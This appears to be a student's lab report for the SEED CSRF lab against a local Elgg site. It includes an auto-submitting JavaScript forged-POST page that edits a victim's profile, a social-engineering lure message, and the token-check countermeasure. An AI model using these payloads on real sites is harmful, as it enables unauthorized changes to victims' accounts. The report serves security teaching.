



INSTITUTE OF INFORMATION TECHNOLOGY  
UNIVERSITY OF DHAKA



---

# **Report: Cross-Site Request Forgery (CSRF) Attack Lab**

**Course: SE-612**

**Submitted By**

**Fareya Azam**

**BSSE Roll : 1331**

---

**Date of Submission**

**4th December, 2024**

# Task1:

## Capture the HTTP requests:

Added HTTP header Live

## Capture an HTTP GET Request:

1. Visit an website(seedlab)

The screenshot shows a web browser window with the Google search engine. The search query is "seedlab login". The results show a link to "SEED LAB" with the text "Login. SEED-LAB. The". An "HTTP Header Live" extension overlay is visible on the left side of the browser window, displaying the following information:

```
https://www.google.com/search?cli
Host: www.google.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lin
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Cookie: AEC=AVYB7cp3ur9r0urseM8ndar0jLcQf
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/2.0 200 OK
content-type: text/html; charset=UTF-8
date: Wed, 04 Dec 2024 06:16:40 GMT
expires: -1
```

Filter URLs										
Sta...	Meth...	File	Doc	Cause	Type	Transfer...	Size	0 ms	640 ms	1.
302	POST	login	...	document	html	3.27 KB	11.45 KB	→ 195 ms		
302	GET	/	...	document	html	3.22 KB	11.45 KB	→ 21 ms		
200	GET	activity	...	document	html	3.25 KB	11.45 KB	→ 158 ms		

## Capture an HTTP POST request:

1.Login into an account and send friend request

The screenshot shows a web browser's developer tools with the 'Network' tab selected. A list of network requests is visible on the left, with the first request (302 POST login) highlighted. The right pane shows the details of this request, including the Request URL, Request method, Remote address, Status code, and Version. The Response headers are expanded, showing various headers like Cache-Control, Connection, Content-Length, Content-Type, Date, Expires, Keep-Alive, and Location.

Sta...	Meth...	File	Doc...
302	POST	login	document
302	GET	/	document
200	GET	activity	document
200	GET	43to...	img
200	GET	43tin...	img
200	GET	font...	stylesheet
200	GET	elgg...	stylesheet
200	GET	color...	stylesheet
200	GET	jque...	script
200	GET	jque...	script
200	GET	requ...	script
200	GET	requ...	script

19 requests | 727.07 KB / 14.32 KB transferred

**Request URL:** http://www.csrflabelgg.com/action/login  
**Request method:** POST  
**Remote address:** 127.0.0.1:80  
**Status code:** 302 Found  
**Version:** HTTP/1.1

**Response headers (407 B):**

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 0
- Content-Type: text/html; charset=utf-8
- Date: Wed, 04 Dec 2024 06:19:05 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=100
- Location: http://www.csrflabelqq.com/

This is a close-up view of the 'Headers' tab in the developer tools. It displays the same request details as the first screenshot, focusing on the Request URL, Request method, Remote address, Status code, and Version. The Response headers are expanded, showing the same list of headers as before.

**Request URL:** http://www.csrflabelgg.com/action/login  
**Request method:** POST  
**Remote address:** 127.0.0.1:80  
**Status code:** 302 Found  
**Version:** HTTP/1.1

**Response headers (407 B):**

- Cache-Control: no-store, no-cache, must-revalidate
- Connection: Keep-Alive
- Content-Length: 0
- Content-Type: text/html; charset=utf-8
- Date: Wed, 04 Dec 2024 06:19:05 GMT
- Expires: Thu, 19 Nov 1981 08:52:00 GMT
- Keep-Alive: timeout=5, max=100
- Location: http://www.csrflabelqq.com/



## Task2 : CSRF attacking using GET request

### Code:

```
<!DOCTYPE html>
<html lang="en">
<head>
<title>CSRF Attack Page</title>
</head>
<body>
<h1>Welcome to the Cool Site!</h1>
<p>Check out this awesome content below:</p>
<!-- Hidden image triggering the CSRF attack -->


<p>Enjoy browsing!</p>
</body>
</html>
```

**Message:**

Hi Alice,

This is an amazing website: <http://www.csrf1abattacker.com>

This will help you to find your favourite restaurant. I think you'll love it!

Cheers,

Boby



```
/bin/bash 66x24
[12/04/24]seed@VM:~$ cd /var/www/CSRF/Attacker/
[12/04/24]seed@VM:~/Attacker$ sudo gedit index.html

(gedit:6226): Gtk-WARNING **: Calling Inhibit failed: GDBus.Error:
org.freedesktop.DBus.Error.ServiceUnknown: The name org.gnome.Sess
ionManager was not provided by any .service files


** (gedit:6226): WARNING **: Set document metadata failed: Setting
attribute metadata::gedit-spell-enabled not supported

** (gedit:6226): WARNING **: Set document metadata failed: Setting
attribute metadata::gedit-encoding not supported
^C
[12/04/24]seed@VM:~/Attacker$ sudo chmod 755 /var/www/CSRF/Attac
ker/
[12/04/24]seed@VM:~/Attacker$ sudo chmod 644 /var/www/CSRF/Attac
ker/index.html
[12/04/24]seed@VM:~/Attacker$ sudo service apache2 restart
[12/04/24]seed@VM:~/Attacker$ █
```


Initially Alice profile.



Message is sent to alice with malicious link by Bobby.



Alice gets the message from boby.



By clicking the link Alice becomes Boby's Friend.

# Task3: CSRF attacking using POST request

## Code:

```
<html>
<body>
<h1>This page forges an HTTP POST request.</h1>
<script type="text/javascript">
function forge_post() {
    var fields = "";
    // Form entries to modify the profile
    fields += "<input type='hidden' name='name' value='Alice'>";
    fields += "<input type='hidden' name='briefdescription' value='Boby is my Hero'>";
    fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
    fields += "<input type='hidden' name='guid' value='42'>";
    // Create a form element
    var p = document.createElement("form");
    p.action = "http://www.csrflabelgg.com/action/profile/edit";
    p.method = "post";
    p.innerHTML = fields;
    document.body.appendChild(p);
    p.submit();
}
// Automatically submit the form when the page loads
window.onload = forge_post;
</script>
</body>
</html>
```



Malicious code that modifies victim(alice) profile.

```
lex.html (/var/www/CSRF/Attacker) - gedit
index.html
/var/www/CSRF/Attacker
Save

<!DOCTYPE html>
<html>
<head>
<title>CSRF Attack</title>
</head>
<body>
<script type="text/javascript">
function forge_post() {
// Initialize the inputs variable
var inputs = "";


// Add the necessary hidden fields
inputs += "<input type='hidden' name='name' value='Alice'>";
inputs += "<input type='hidden' name='description' value='Boby and Js2169 are MY HEROES!!'>";
inputs += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
inputs += "<input type='hidden' name='guid' value='42'>";

// Create a form element
var q = document.createElement("form");
q.action = "http://www.csrf1abelgg.com/action/profile/edit";
q.method = "post";
q.innerHTML = inputs;

// Append the form and submit it
document.body.appendChild(q);
q.submit();
}

// Invoke the function on page load
window.onload = function() {
forge_post();
}
</script>
</body>
</html>
```

Initially Alice profile.





Message send to Alice(victim)

Messages

### Compose a message

To:

 Alice 

Write recipient's username here.

Subject:


important notice

Message: Visual editor



Hi Alice,


I found this amazing website: <http://www.csrf1abattacker.com>  
It's super interesting; you'll love it!

Cheers,  
~~Boby~~



Powered by Elgg

 **Boby**

Blogs

Bookmarks

Files


Pages

Wire posts

Inbox

Sent messages

Message notification in Alice's profile.



Message from Bobby(Attacker)

# CSRF Lab Site


ActivityBlogsBookmarksFilesGroupsMore »

Messages

Inbox

Compose a message

☐

**Bobby**

Hi Alice,

I found this amazing website: <http://www.csrfattack.com>  
It's super interesting; you'll love it!

Cheers,  
Bobby

important notice

just now




✕


Delete

Mark read

Toggle all

Search



**Alice**

Blogs

Bookmarks

Files

Pages




Wire posts

Inbox

Sent messages

Modified the Alice profile after clicking in the link:

Most VisitedSEED LabsSites for Labs




1

ACCOUNT »

# CSRF Lab Site

Your profile was successfully saved.

ActivityBlogsBookmarksFilesGroupsMore »



Edit profile

Edit avatar

Blogs

Bookmarks

**Alice**

About me


Bobby and Js2169 are MY HEROES!!

▼ Friends

No friends yet.

## Task 4: Implementing a counter measure for Elgg

Commenting the return true option this makes a check for elgg\_ts and elgg\_token.



```
service.php (/var/www/CSKT/Elgg/vendor/elgg/elgg/engine/classes/Elgg) 2:49 AM
Open  [+/-]  Save

myscript.js  x  ActionsService.php

/**
 * @see action_gatekeeper
 * @access private
 */
public function gatekeeper($action) {
    //return true;

    if ($action === 'login') {
        if ($this->validateActionToken(false)) {
            return true;
        }

        $token = get_input('__elgg_token');
        $ts = (int)get_input('__elgg_ts');
        if ($token && $this->validateTokenTimestamp($ts)) {
            // The tokens are present and the time looks
valid: this is probably a mismatch due to the
            // login form being on a different domain.
            register_error(_elgg_services()->translator-
>translate('actiongatekeeper:crosssitellogin'));
        }
    }
}
```

After clicking the the malicious link as before task 3 , it checks the token and elgg\_ts and failed to modify the victim profile.

